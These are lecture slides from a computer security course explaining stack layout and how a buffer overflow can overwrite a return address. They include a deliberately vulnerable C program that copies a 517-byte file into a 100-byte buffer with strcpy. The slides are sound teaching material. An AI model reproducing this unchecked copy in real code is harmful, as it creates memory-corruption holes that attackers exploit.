CSCI 476: Computer Security

Buffer Overflow Attack (Part 2)

Exploiting a vulnerable program

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Spring 2023

Announcements


Lab 2 (Shellshock)
due on **Sunday** 2/19

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```


```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

       printf(p);

       return 0;
}
```




Stack Frame Format

The Stack



THE STACK



The CPU needs to keep track of two things:

1. The location of the top of stack


*The register **$esp** points to the top of the **s**tack*

2. The location of the current stack frame we are executing

*The register **$ebp** points to the **b**ase of the current stack frame*

THE STACK

Every time a function is called, the **function prologue** occurs



Why is this helpful knowledge?

This tells us how the return address in put onto the stack, and how these important pointers are managed

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
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Reads (up to) 517 bytes of data from **`badfile`**

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Storing the file contents into a str variable of size 517 bytes

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Reads (up to) 517 bytes of data from **`badfile`**

Storing the file contents into a str variable of size 517 bytes

Calls the `dummy_function()` which calls `bof()`

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```

`bof()` function uses `strcopy` to copy function argument into buffer

`BUF_SIZE = 100`

Reads (up to) 517 bytes of data from **`badfile`**

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`bof()` function uses `strcopy` to copy function argument into buffer

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There is no check if `str` is bigger than the `buffer`, so buffer overflow can occur!

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Storing the file contents into a str variable of size 517 bytes

Calls the `dummy_function()` which calls `bof()`

`buffer` is a stack variable, so we can overwrite other values on the stack with a buffer overflow!

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



Here is the current stack frame in bof()

We can control the contents of buffer[] with our `badfile`

THE STACK




Here is the current stack frame in bof()

We can control the contents of buffer[] with our `badfile`

Badfile =
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAA

We can overflow this buffer and overwrite the contents above it


THE STACK



The juicy piece of information here in the **return address**

The program will jump to that address and continue to execute code

THE STACK



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Overwriting the return address with something else can lead to:


Non-existent address
➔ CRASH

Access Violation
➔ CRASH

Invalid Instruction
➔ CRASH

Execution of attacker's code! ➔ Oh no!!

THE STACK



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
We can overwrite it, so if it points to the location of our own code we also inject, it will execute that code!

THE STACK



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
And our code will ……..

THE STACK



The juicy piece of information here in the **return address**

